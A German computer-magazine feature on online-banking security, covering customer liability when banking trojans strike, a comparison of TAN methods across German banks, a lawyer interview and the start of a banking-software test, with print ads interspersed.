Für die Haftungsfrage ist es entscheidend, ob der Kunde eine Antiviren-Software installiert hat (siehe Interview „Im Schadensfall“). Denn Online-Banking ohne diesen Schutz gilt bei deutschen Richtern als grob fahrlässig. Nach Erkenntnissen der Polizei sind inzwischen auf den meisten PCs Virenscanner installiert – oftmals jedoch nur eine Gratis-Version. Viele dieser Versionen arbeiten nur mit Mustererkennung, bringen aber keine Heuristik-Funktionen mit und auch keine Plug-ins, die direkt im Browser nach Schädlingen suchen. Die Wahrscheinlichkeit, sich einen Banking-Trojaner einzufangen, wenn man eine Gratis-AV-Software nutzt, ist demnach größer, als wenn eine Vollversion zum Einsatz kommt. Für die Haftungsfrage spielt das aber keine Rolle.

Es gibt aber noch andere Möglichkeiten, fahrlässig zu handeln. Jahns nennt den Umgang mit SMS-TANs als Beispiel. Dabei muss der Kunde prüfen, ob die Daten zu Empfänger und Höhe der Überweisung in der Kurznachricht mit denen übereinstimmen, die er eingegeben hat. Weichen sie ab, hat ein Banking-Trojaner durch einen Man-in-the-Browser-Angriff die Daten verändert, ehe sie zur Bank übertragen wurden (siehe Seite 76). Wer die Transaktion dann ungeprüft durch TAN-Eingabe autorisiert hat, darf nicht auf Schadensersatz hoffen. Das gilt natürlich auch für andere transaktionsgebundene TAN-Verfahren wie Chip-TAN oder BestSign.

Zeigt das Smartphone die SMS mit der TAN hingegen nicht an, weil ein Trojaner wie ZitMo (Zeus in the Mobile) darauf sein Unwesen treibt, ist der Kunde nach Ansicht von Fachleuten aus der Haftung.

### Gute TAN, schlechte TAN

Nicht alle Banken geben über die Nutzung ihrer TAN-Verfahren Auskunft, doch die SMS-TAN dürfte sich derzeit der größten Beliebtheit bei den Kunden erfreuen. Postbank-Kunden etwa setzen beim Online-Banking zu 80 Prozent darauf, mit leicht fallender Tendenz zu Gunsten des Signaturverfahrens BestSign. Auf die Chip-TAN entfallen nur 16 Prozent. Die liegt bei den Sparkassen mit zwei Dritteln vorne, während dort nur ein Drittel der Kunden SMS-TAN nutzt.



**Höchste Sicherheit:** Die Chip-TAN mit einfacherem Generator und Bankkarte bietet die höchste Sicherheit, sofern man die Daten der Transaktion auf dem Display des Generators kontrolliert.

Das Vertrauen in die SMS-TAN hat durch etliche Angriffe stark gelitten (siehe Seite 76). Wer dennoch weiterhin damit arbeitet und zum Empfang der SMS ein Android-Handy nutzt, dem raten die Fachleute unisono zur Installation einer Antiviren-Software auf dem Telefon. Andernfalls läuft er Gefahr, Opfer einer ZitMo-Infektion zu werden.

Künftig dürfte die SMS-TAN noch mehr Probleme bereiten. Denn mit Apples neuen Integration-Funktionen (Continuity) kann man sich die SMS vom iPhone über die iCloud auf den Mac weiterleiten lassen. Dann wäre es einem Trojaner auf dem Mac möglich, im Hintergrund Überweisungen zu tätigen; die benötigte TAN fiele ihm quasi vor die Füße. Ach ja: Wer die SMS vom Android-Handy mit einer App wie Pushbullet zum PC weiterleiten lässt, läuft ins gleiche Messer.

Geradezu Harakiri ist Online-Banking mit TAN-Listen. Alle von uns befragten Fachleute waren sich einig, dass es sich hierbei um das unsicherste Verfahren handelt. Fallen die Listen in fremde Hände oder lässt sich der Konto-Inhaber durch eine Phishing-Attacke aufs Glatteis locken, ist sein Geld weg. Die HypoVereinsbank/Uni Credit begrenzt daher per iTAN freigegebene Überweisungen auf 1000 Euro. Kunden der DKB AG kennen kein solches Limit. Denn die Bank stellt nach wie vor lediglich TAN-Listen zur Verfügung, will aber demnächst sicherere Verfahren einführen.

Ganz oben in der Gunst der Experten rangiert hingegen das Chip-TAN-Verfahren. Es ist sogar sicher, wenn der PC infiziert wurde – sofern der Kunde die Transaktionsdaten prüft. Denn anders als beim Smartphone kann beim TAN-Generator kein Troja-

ner die Anzeige von Zahlungsziel und Betrag manipulieren oder die erzeugte TAN abfangen.

Der Generator ist dabei kein Sicherheitsmerkmal, sondern ein austauschbares Terminal zur Eingabe und Prüfung der Zahlungsdaten und zur Ausgabe der TAN. Die berechnet der Chip auf der Bankkarte, die im Generator steckt; die Karte ist der Schlüssel zum Konto. Dies ist ein Grund mehr, seine Karte bei Verlust sofort sperren zu lassen – ebenso wie den Online-Banking-Zugang.

Ob man die Transaktionsdaten selbst über Tasten eingibt oder mit dem Gerät vom Monitor abliest (Flicker-Code), ist unerheblich – solange man die übertragenen Daten am Display des Generators kontrolliert. Man kann auch mehrere Generatoren im Wechsel nutzen, etwa daheim und im Büro. Geht einer verloren, macht das nichts. Der Preis für die Geräte liegt bei 8 bis 12 Euro.

### Beliebig unsicher

Es gibt auch Generatoren ohne Eingabemöglichkeit, die mit der Bankkarte generische TANs erzeugen. Die gelten für beliebige Transaktionen und sind damit nicht sicherer als Listen: Fällt eine generische TAN in die Hände von Kriminellen, können sie damit jede beliebige Überweisung beglaubigen.

Eine weitere Gerätekategorie erzeugt die TANs selbst, ohne Chipkarte. Diese sogenannten eTANs werden aus einem geheimen Schlüssel, der aktuellen Zeit und Transaktionsdaten (meist Teile der Kontonummer des Empfängers) berechnet: Der im Gerät enthaltene Schlüssel identifiziert ihn gegenüber dem Bankserver, die erzeugte TAN gilt nur für kurze Zeit und nur für Transaktionen zum eingegebenen Zielkonto. Dieses Verfahren bietet ähnlich

hohe Sicherheit wie die ChipTAN.

Bei der Postbank geht Online-Banking auch ohne TAN. Man benötigt dazu einen USB-Stick namens Seal One, der 30 Euro kostet. Er erhält die Auftragsdaten sicher verschlüsselt vom Bankserver, packt sie aus und zeigt die Details auf seinem zweizeiligen Display an. Stimmen die Daten, genehmigt der Kunde den Auftrag mit Druck auf die Taste am Stick. Der signiert den Auftrag und sendet ihn zurück zur Bank. Das Verfahren ist sehr sicher und bequem, man muss nur den Stick zur Hand haben. Die notwendige Software installiert sich unter Windows, Mac OS und einigen Linux-Versionen vom Stick.

Der Postbank Finanzassistent für Mobilgeräte enthält eine Software-Version von BestSign. Sie bietet weniger Sicherheit als der Stick. Denn die Wahrscheinlichkeit, dass Smartphone und Tablet durch Schadsoftware kompromittiert werden, ist größer als bei speziellen Geräten. Das gilt auch für die folgenden beiden Verfahren.

Große Stücke halten einige Banken auf das neue photoTAN-Verfahren. Dabei fotografiert eine Smartphone-App oder ein spezielles Lesegerät eine farbige Grafik im Browser. Die App oder das Lesegerät entschlüsselt die Bilddaten, zeigt zur Kontrolle die Transaktionsdaten an und generiert dann die transaktionsgebundene photoTAN. Das System arbeitet also ähnlich wie die Chip-TAN mit optischer Übertragung (Flicker-Code).

Das neue pushTAN-Verfahren der Sparkassen ähnelt hingegen der SMS-TAN. Allerdings wird die TAN nicht per Kurznachricht übertragen, sondern über eine gesicherte Internet-Verbindung. Das verhindert das Abfischen mit Dual-SIM-Karten (siehe S. 76). Das Handy oder Tablet des Kunden

### TAN-Verfahren bei deutschen Banken

	Index-TAN	SMS-TAN	Chip-TAN	HBCI-Karte	photoTAN	pushTAN
Commerzbank	✓ <sup>1</sup>	✓	-	✓	✓	-
Deutsche Bank	✓	✓ <sup>2</sup>	-	✓	✓ <sup>3</sup>	-
DKB AG	✓	-	✓ <sup>4</sup>	✓	-	-
HypoVereinsbank	✓ <sup>5</sup>	✓	✓	✓	-	-
ING-DiBa	✓	✓	-	✓	-	-
Postbank	-	✓	✓	✓	-	-
Sparkassen <sup>6</sup>	-	✓	✓	✓	-	✓
Targobank	✓	✓	-	-	-	-
VR-Banken	-	✓ <sup>7</sup>	✓	✓	-	-

<sup>1</sup> wird sukzessiv abgeschaltet  
<sup>2</sup> 9 Cent/SMS  
<sup>3</sup> geplant für Ende 2014

<sup>4</sup> ab Dezember 2014 geplant

<sup>5</sup> limitiert auf 1000 Euro pro Überweisung

<sup>6</sup> 10 Cent/SMS,  
10 inklusive

<sup>7</sup>

**Flexibilität  
ohne Limit!**

## Convertible PANEL-PCs

### 1. Display finden



- 8.4" - 19" Diagonale
- Resistiv/PCAP Touch

### 2. Modul wählen

- Panel-PC
- Monitor

### 3. Plug & Play!



Display + Modul = Panel-PC

#### CV-SERIE

- Intel® Atom™ E3845
- 2.5" SATA/CFast
- 9-48VDC bipolar
- 2x GbE, 4x USB & DIO
- 2x RS-232/422/485
- 1x MiniPCIe Slot



Display + Modul = Monitor

**sps ipc drives**  
Halle 7/168  
Nürnberg, 25.-27.11.2014



Jetzt neu!  
Nur bei:

wird anhand einer eindeutigen Gerät-ID seinen Konten zugeordnet. Die App verlangt ein Passwort. Außerdem prüft sie, ob das Handy gerootet beziehungsweise einem Jailbreak unterzogen wurde. Auf einem solchen Gerät verweigert die App den Dienst, da systemeigene Sicherheitsmechanismen außer Kraft gesetzt wurden.



## Sprungbrett

Unter Windows ist Online-Banking weniger sicher als unter Mac OS und Linux, da sich die Programmierer von Banking-Trojanern ganz auf Microsofts Betriebssystem eingeschossen haben. Da sie aber in den allermeisten Fällen mit Web Injects arbeiten, also Daten im Browser manipulieren, kann man ihnen leicht ein Schnippchen schlagen. Dazu nutzt man statt des Browsers eine spezielle Banking-

Software. Auf Seite 84 finden Sie einen Test solcher Programme.

Auch mit speziellen Apps auf dem Smartphone, wie sie manche Banken kostenlos anbieten, ist Online-Banking sicherer als mit PC und Browser. Schließlich müssten Angreifer eine auf die jeweilige App zugeschnittene Malware aufs Handy bringen.

Wie groß die Chance hierfür ist, hängt vom verwendeten System ab. Nutzer von iOS- oder Win-

**Das BestSign-Verfahren der Postbank nutzt keine TANs, sondern signiert die Aufträge, wenn der Kunde sie nach Prüfung freigibt.**

**Fast ausgestorben, da nicht Browser-tauglich:  
Angriffe auf HBCI mit Chipkarte sind nicht bekannt.  
Völlig sicher ist es jedoch nicht, da das Lesegerät keine Transaktionsdaten anzeigt.**



dows-Phone-Smartphones wöhnten sich lange auf der Insel der Glückseligkeit, da es für diese Systeme noch keine Malware gab. Mit der Entdeckung des Trojaners WireLurker, der iOS-Geräte vom Mac oder PC aus infiziert, hat sich dies geändert. Für Banking unter Android gilt das Gleiche wie für den SMS-TAN-Empfang: Auf dem Gerät sollte eine Antiviren-App laufen.

Die Kombination aus Mobile-Banking und SMS-TAN auf dem gleichen Gerät verbietet sich aus Sicherheitsgründen ebenso wie das Nutzen von Geräten, die durch Jailbreak oder Rooting modifiziert wurden. Viele Banking-Apps verweigern in solchen Fällen die Arbeit. Außerdem nennen die AGBs vieler Banken diese Tabus ausdrücklich. Wer dennoch dagegen verstößt, hat beim Thema Haftung schlechte Karten.

## Im Schadensfall

**Wir sprachen mit Markus Feck darüber, welche Rechte der Bankkunde im Schadensfall hat und wie er sich verhalten sollte. Feck ist Fachanwalt für Bank- und Kapitalmarktrecht und als Referent für die Verbraucherzentrale Nordrhein-Westfalen tätig.**

*c't: Gibt es eine einheitliche Regelung, nach der Bank-Kunden, denen ein Banking-Trojaner das Konto abgeräumt hat, den Schaden ersetzt bekommen?*

**Markus Feck:** Der Grundsatz ist, dass die Bank haftet. Wird missbräuchlich über ein Konto verfügt, so hat die Bank den Betrag dem Kunden taggenau gutzuschreiben, sodass ihm kein Schaden entsteht. Es handelt sich also nicht um Kulanz, sondern um eine rechtliche Verpflichtung. Hat der Kunde allerdings bei der Verwahrung seiner Daten vorsätzlich oder grob fahrlässig gehandelt, so trägt er den Schaden selbst. Nimmt er zum Beispiel am Online-Banking teil, ohne ein Antivirenprogramm auf dem Rechner installiert zu haben, handelt er grob fahrlässig. Auch wenn er eindeutige Warnhinweise auf den Webseiten der Bank nicht beachtet hat, beurteilen das einige unterinstanzliche Gerichte als grob fahrlässig. Hier wird sich die Rechtsprechung aber noch entwickeln.

*c't: Welche Nachweise kann die Bank vom Kunden fordern?*

**Feck:** Nach heutigem Stand muss der Kunde nachweisen, dass sein Computer durch ein aktuelles Antivirenprogramm geschützt war. Ohne Bedeutung ist dabei, ob es sich um ein kostenloses oder kostenpflichtiges Produkt handelt.

*c't: Wie sollte man sich im Schadensfall verhalten?*

**Feck:** Folgende Schritte sind wichtig:

1. Die eigene Bank informieren und Erstattung fordern.
2. Strafanzeige erstatten.
3. Den PC mit der Antivirensoftware scannen.
4. Den Scan-Bericht sichern und aufbewahren.

Weigert sich die Bank, den entstandenen Schaden zu erstatten, sollte der Kunde einen Anwalt einschalten.

haben: Sie zeigen einzelne Elemente der Banking-Seiten an wechselnden Positionen an und bringen so die injizierten Inhalte aus der Ordnung. Außerdem prüft der Webserver der Bank per JavaScript, ob die angezeigten Inhalte mit den zu erwarten übereinstimmen. Auch wird gemessen, wie schnell Eingaben geschickt werden: Bei sehr hohem oder ganz gleichmäßigem Tempo klickt sehr wahrscheinlich kein Mensch, sondern es ist eine Malware am Werk.

Einige Banken lassen ihre Kunden durch individuelle Einstellungen die Sicherheit verbessern. So kann man bei der Postbank für Überweisungen, Daueranträge und Auslandsaufträge inklusive Western Union ein Auftragslimit setzen. Kontosignale informieren außerdem per SMS über bestimmte Vorgänge, etwa wenn eine Überweisung eingereicht wird. Damit lassen sich einfache Man-in-the-Browser-Angriffen erkennen oder gar verhindern. Erlangen die Angreifer jedoch die Kontrolle über die Konten, können sie die Einstellung online rückgängig machen.

## Banking-CD

Wer auf Nummer „Ganz sicher“ gehen möchte, der verwendet zum Online-Banking eine Live-Version von Linux, die von einem schreibgeschützten USB-Stick oder einer nicht weiter beschreibbaren DVD gebootet wird. Damit kann man selbst auf bereits mit Malware verseuchten Computern gefahrlos seinen Bankgeschäften nachgehen. Die vom Stick beziehungsweise der DVD gestartete Linux-Version ist sicher vor einer Infektion, da sie dank Schreibschutz keine Modifikation erlaubt. Eine solche Lösung ist unser c't Bankix, das Sie unter dem Link unten finden. (ad)

**c't** c't Bankix: [ct.de/yxhd](http://ct.de/yxhd)

# Die neue Business-Elite!

**Server mit 100% Markenhardware und noch besserer Performance:**

- **NEU:** Dell PowerEdge oder HP Proliant Server
- **NEU:** Intel Xeon CPUs mit bis zu 12 Cores
- **NEU:** bis zu 2x 512 GB Samsung SSDs
- **NEU:** bis zu 64 GB ECC Server RAM



**SERVER DES MONATS**  
gültig bis 30.11.2014

**BizServer Advanced X2 mit SSD:**

**120,- Euro pro Jahr gespart!**

BizServer

**Startup X2**

Server  
Prozessor

- Dell PowerEdge T20
- Intel Xeon E3-1225v3, Quad-Core (4x 3,6 GHz)
- **NEU:** 32 GB DDR3 ECC RAM
- **NEU:** 2x 2 TB SATA II HDD (7.2k) od. 2x 256 GB Samsung SSD\*

Arbeitsspeicher  
Festplatten

Preis

**58<sup>99</sup>**  
€/Monat

**Advanced X2**

- Dell PowerEdge T20
- Intel Xeon E3-1225v3, Quad-Core (4x 3,6 GHz)
- **NEU:** 32 GB DDR3 ECC RAM
- **NEU:** 2x 3 TB SATA II HDD (7.2k) od. 2x 512 GB Samsung SSD

**78<sup>99</sup>**  
€/Monat

**Enterprise X2**

- **NEU:** HP Proliant DL 360e Gen8
- **NEU:** Intel Dual Xeon E5-2420 2x 6 Cores mit 2,4 GHz max.
- **NEU:** 64 GB DDR3 ECC RAM
- 2x 2TB SATA II HDD (7.2k) od. 2x 512 GB Samsung SSD\*

**149<sup>99</sup>**  
€/Monat

Betriebssysteme  
Anbindung  
Services


- CentOS, Debian, Scientific Linux & Ubuntu kostenlos, Windows Server 2012 R2 Standard gegen Aufpreis
- unbegrenzter Datentransfer bis 1 Gbit/s und Serverstandort nach Wahl: EU oder USA
- Premium-Services und kostenloser 0800-Support



Sie wollen mehr über Dedicated Server wissen?  
Informieren Sie sich kostenlos unter:

**0800 – 999 88 44**  
[www.server4you.de](http://www.server4you.de)

**SERVER4YOU**



Axel Kossel, Jeremias Radke

# Desktop-Bankschalter

## Online-Banking-Programme für Windows, Mac OS und Linux

Banking-Software kann weit mehr als die Web-Portale der Banken und ist in puncto Sicherheit dem Browser vorzuziehen. Allerdings sind einige Programme sperrig zu bedienen oder verwalten nicht jeden Kontotyp bei jeder Bank und mit jedem TAN-Verfahren.

Entgegen allen Sicherheitsbedenken wird Online-Banking häufig genutzt: Über die Hälfte der Deutschen verwalten ihre Finanzen inzwischen online. Das ergab eine repräsentative Umfrage des Bundesverbands deutscher Banken Mitte 2014. Privatanwender greifen dabei meist zum Web-Browser. Doch Banking-Programme besitzen klare Vorteile. So behält man damit mehrere Bankverbindungen gleichzeitig im Blick. Außerdem werden die Kontobewegungen in einer Datenbank gespeichert und lassen sich noch nach Jahren abrufen und auswerten. Die Web-Angebote der meisten Banken listen hingegen nur Vorgänge in den letzten 90 bis 180 Tagen auf.

Auch in Hinsicht auf die Sicherheit sind spezielle Program-

me den Browsern vorzuziehen, da sie gegen Phishing-Angriffe immun sind. Web-Browser sind zudem beliebte Angriffsziele und immer wieder tauchen Sicherheitslücken darin oder in häufig installierten Erweiterungen auf. Außerdem lohnt es sich für die Programmierer von Schadsoftware mehr, die verbreiteten Browser aufs Korn zu nehmen, als sich an einem eher selten verwendeten Banking-Programm zu versuchen.

Dieses Argument spricht auch für die Verwendung eines Mac oder eines Linux-PC fürs Online-Banking. Denn dort erfolgen Angriffe immer noch sehr viel seltener als unter Windows, wo die meisten Banking-Trojaner unterwegs sind. Wir haben uns insgesamt 13 Programme für ver-

schiedene Betriebssysteme angeschaut.

### Testfeld

Das Software-Angebot unter Windows ist seit unserem letzten Test 2012 kleiner geworden [1]. Offenbar haben einige Hersteller, darunter die Telekom und Steganos, die aufwendige SEPA-Umstellung gescheut. Auf dem Mac sind hingegen neue Programme hinzugekommen.

Die Programme Hibiscus, MoneyPlex, StarMoney und Subsembly Banking gibt es für mehrere Betriebssysteme. Bei StarMoney unterscheiden sich die Mac- und die Windows-Version im Funktionsumfang deutlich. Die Mac-Version von Subsembly Banking 4 erreichte uns vor Re-

daktionsschluss nicht mehr, so dass sie im Test fehlt.

Reine Windows-Programme sind ALF BanCo sowie die Boliden Quicken und Wiso Mein Geld. Bank X, Centona, MacGiro, MoneyMoney, OutBank und Pecunia gibt es nur für den Mac. Die Preisspanne reicht von den kostenlosen Open-Source-Programmen Hibiscus und Pecunia bis zum 140 Euro teuren MoneyPlex Business.

Zum Test nutzten wir Zugänge bei der Postbank, bei mehreren Sparkassen und Volksbanken, bei der Ing-Diba, der Netbank, der VTB Bank sowie bei Cortal Consors. So standen uns Giro-, Tagesgeld-, Festgeld- und Verrechnungskonten, Bausparverträge, Kreditkartenkonten sowie Wertpapier-Depots zur Verfügung. Darüber hinaus haben wir mit Konten von PayPal, Amazon und eBay getestet.

Als Sicherheitsverfahren nutzten wir Chip-TAN (optisch und manuell), SMS-TAN, Smart-TAN, BestSign, pushTAN und HBCI mit Karte. Die photoTAN konnten wir nicht testen, da uns kein passendes Konto zur Verfügung stand. Die Einträge dazu in der Tabelle beruhen daher auf Herstellerangaben.

Als Lesegerät für die HBCI-Karte setzten wir den ReinerSCT cyber Jack RFID Standard ein. Er kostet etwa 50 Euro und unter-

stützt den aktuellen Banking-Standard Secoder 2. Außerdem ist er für die Nutzung des neuen Personalausweises zertifiziert. Er besitzt ein Display und eine Tastatur, die von Trojanern auf dem angeschlossenen Computer nicht manipuliert werden können. Trotz aktueller Treiber von Reiner SCT funktionierte er am Mac zwar unter Mavericks problemlos, nicht aber unter Yosemite. Am PC gab es mit dem PC/SC-Treiber des Herstellers keine Probleme.

Im Test konzentrierten wir uns auf die für Privatanwender relevanten Funktionen. Dabei führten wir SEPA-Überweisungen und -Umbuchungen durch, kategorisierten die Umsätze und schauten uns die Auswertungsfunktionen an. Außerdem exportierten und importierten wir die Daten im CSV-Format.

### ALF BanCo

 Die Software wird gleich in fünf Leistungsstufen angeboten, von der stark eingeschränkten, kostenlosen Basis bis zur Business-Version. Wir haben die Profi-Version getestet, die bereits Depots verwaltet und Einzellastschriften ermöglicht. Das Programm startet mit einem Einrichtungsassistenten, der das Anlegen von Bankzugängen zum Kinderspiel macht. Auch danach ist die Bedienung dank

übersichtlicher Darstellung, sinnvoll gruppierter Menüs und praktischer Voreinstellungen sehr geschmeidig. Wer dennoch über störende Details stolpert, kann diese im Optionen-Menü einebnen. Anfangs verläuft man sich schon mal in den vielen Funktionen, kommt aber mit einem Klick zurück zur Übersicht mit den wichtigsten Funktionen.

Stets ist auch ein Blick hinter die Fassade möglich. Schon beim Anlegen des Bankzugangs prüft das Programm das Zertifikat des Servers und zeigt das Ergebnis an. Wird ein Auftrag nicht korrekt ausgeführt, hilft ein Blick in die Übertragungsprotokolle bei der Fehlersuche. Die ausführliche Dokumentation erklärt auch technische Details zum Online-Banking. Wem das zu kompliziert ist, der kann sich per Teamviewer helfen lassen, gewährt dem Support-Mitarbeiter dabei jedoch Einblick in seine Finanzen.


Ein wenig verwunderte es uns, dass beim Einlesen von 1045 Umsätzen lediglich 8 Empfänger in die Favoriten übernommen wurden. Quicken legte beim gleichen Vorgang ein Adressbuch mit 73 Einträgen an. Die Einordnung der Umsätze in Kategorien erfolgt über Regeln, die nur rudimentär vordefiniert sind. Investiert man hier etwas Arbeit, wird man mit vielfältigen Auswertungsmöglichkeiten und einer Budget-

planung belohnt. Der Umgang mit SEPA-Daten ist gut gelöst. So prüft das Programm IBANs auf Gültigkeit oder berechnet sie, wenn man Bankleitzahl und Kontonummer eingegeben hat. ALF BanCo kam mit allen getesteten Kontotypen und TAN-Verfahren problemlos klar. Apps für Mobilgeräte werden derzeit entwickelt.

### Bank X

 Bank X gibt es in zwei Varianten. Der günstigeren Standardausgabe fehlen nicht nur viele Funktionen für Geschäftstreibende, etwa die für SEPA-Lastschriften, sie unterstützt auch nur einen einzigen HBCI-Bankkontakt. Wer mehr Konten zu verwalten hat, muss zum teureren Bank X Professional greifen, das wir getestet haben. Es bringt sogar eine Elster-Schnittstelle für Lohnsteuer- und Umsatzsteuervoranmeldung mit, wobei sich die Buchungen per Kategorien den Mehrwertsteuersätzen mit 7 oder 19 Prozent zuordnen lassen.

Die Funktionsvielfalt erschließt sich nicht geradlinig. So muss man zum automatischen Abruf elektronischer Kontoauszüge zunächst eine neue Konto-Abbuchung anlegen. Torten-, Balken- oder Text-Auswertungen bekommt erst zu sehen, wer einen neuen Report erzeugt und dafür



The screenshot shows the ALF BanCo software interface. On the left, there's a sidebar with various menu items like 'Umsätze (1045)', 'Konten', 'Pläne', etc. The main area has two panels: one titled 'Karte' showing card details (Guthaben: 17,00, Ablauf-Datum: 12/16, Karten-Nr: 5160088177, Kurz-BLZ: 252501, Währung: EUR), and another titled 'Geldkarten-Umsätze' listing transactions. The transactions table has columns: Vorgang, Datum, Uhrzeit, Terminal-ID, Betrag, and Saldo. Some transactions are labeled 'Laden' (Deposit) and others 'Abbuchen' (Withdrawal). The total balance shown is EUR 0,00.

Vorgang	Datum	Uhrzeit	Terminal-ID	Betrag	Saldo
Laden	18.04.2012	10:25:35	0000258225050180	25,00	25,00
Abbuchen	25.10.2012	14:26:05	6725411001400000229D	-2,00	23,00
Laden	09.03.2013	17:59:00	7000000138011000	10,00	33,00
Abbuchen	08.04.2013	22:22:21	6725250181500000485D	-4,00	29,00
Abbuchen	18.09.2013	15:28:33	6725250181500000493D	-1,00	28,00
Abbuchen	19.09.2013	17:10:31	6725250181400003670D	-2,40	25,60
Abbuchen	20.09.2013	07:38:53	6725250181400010378D	-2,40	23,20
Abbuchen	23.09.2013	20:01:35	6725250181400003670D	-3,80	19,40
Abbuchen	06.11.2013	19:35:27	6725250181400010097D	-2,40	17,00

Alf Banco beherrscht nicht nur alle Feinheiten des Online-Banking, sondern bietet auch zahlreiche Zusatzfunktionen. So verwaltet es auch die Umsätze von Geldkarten.



### TOUCAN Tablet

- 8,3" (21cm) Display
- P-CAP Multitouch
- Rugged Full IP65
- WLAN, Bluetooth
- GPS, RFID, 3G, LTE
- Windows 8.1 pro



### TOUCAN PPC

- ATOM™, Core™ i5/i7
- P-CAP Multitouch
- IP65 front Schutz
- Ultraflach 48 mm
- Große Anzahl an I/O's
- 2MP front Webcam

[www.bressner.de](http://www.bressner.de)



Bank X ist ein mächtiges Programm, das unter anderem viele Varianten zur grafischen Auswertung der Kontobewegungen kennt.

mindestens einen Filter anlegt. Dadurch ist Bank X Professional zwar sehr flexibel anpassbar, aber deutlich weniger intuitiv als etwa StarMoney.

Um auf PayPal-Konten zugreifen zu können, benötigt das Programm API-Benutzernamen und -Schlüssel. Wer letzteren nicht lokal abspeichern möchte, muss sich für jeden Abruf umständlich durch die Untermenüs der PayPal-Webseite hangeln. Die iOS-Anwendung Bank X Mobile lässt sich mit der Desktop-Version synchronisieren, was im Test reibungslos funktionierte.

Für den Import von Konto-Umsätzen aus anderen Bank-Programmen stehen auf der Hersteller-Website diverse Skripte zur Verfügung. Sie produzierten im Test aber Fehler. So kamen beim Verarbeiten einer TXT-Datei aus StarMoney Punkt und Komma durcheinander, wodurch das Dezimalkomma in den Buchungsbeträgen um zwei Stellen nach hinten rutschte. Die Depot-Verwaltung des Wertpapierkontos bei der Ing-Diba-Bank mussten wir manuell nachtragen.

## Centona

**X** Die eingängige Nutzerführung von Centona gefiel uns, ist allerdings dem sehr übersichtlichen Funktionsumfang geschuldet. Das Programm beherrscht immerhin die für Privatanwender wichtigen Grundfunktionen: den Stand der verbundenen Konten checken, SEPA-Überweisungen, -Daueraufträge sowie -Umbuchungen. Darüber hinaus verwaltet es Buchungskontakte, Kategorien, Budget-Planung, Reports oder

gar grafische Auswertungen sucht man vergebens. Centona unterstützt die meisten gängigen PIN/TAN-Verfahren.

Das Einrichten der Test-Konten bei Volksbanken und GLSBank, die Software des IT-Dienstleisters GAD verwenden, schlug zunächst fehl. Erst als wir die VR-Kennung zusätzlich auch unter „Benutzerkennung (Kundennummer)“ eingingen, klappte es. Der Funktionsumfang der iOS-Apps für iPhone und iPad entspricht dem der Desktop-Anwendung, man soll sie untereinander via iCloud synchronisieren können. Im Test scheiterte der Abgleich zwischen iOS-8-Geräten und OS-X-Versionen bis einschließlich 10.9 allerdings, weil wir bereits auf iCloud Drive umgestiegen waren. Unter Yosemite wollte er ebenso wenig gelingen. Die Synchronisierung zwischen iPhone und iPad hingegen klappte tadellos.

## Hibiscus

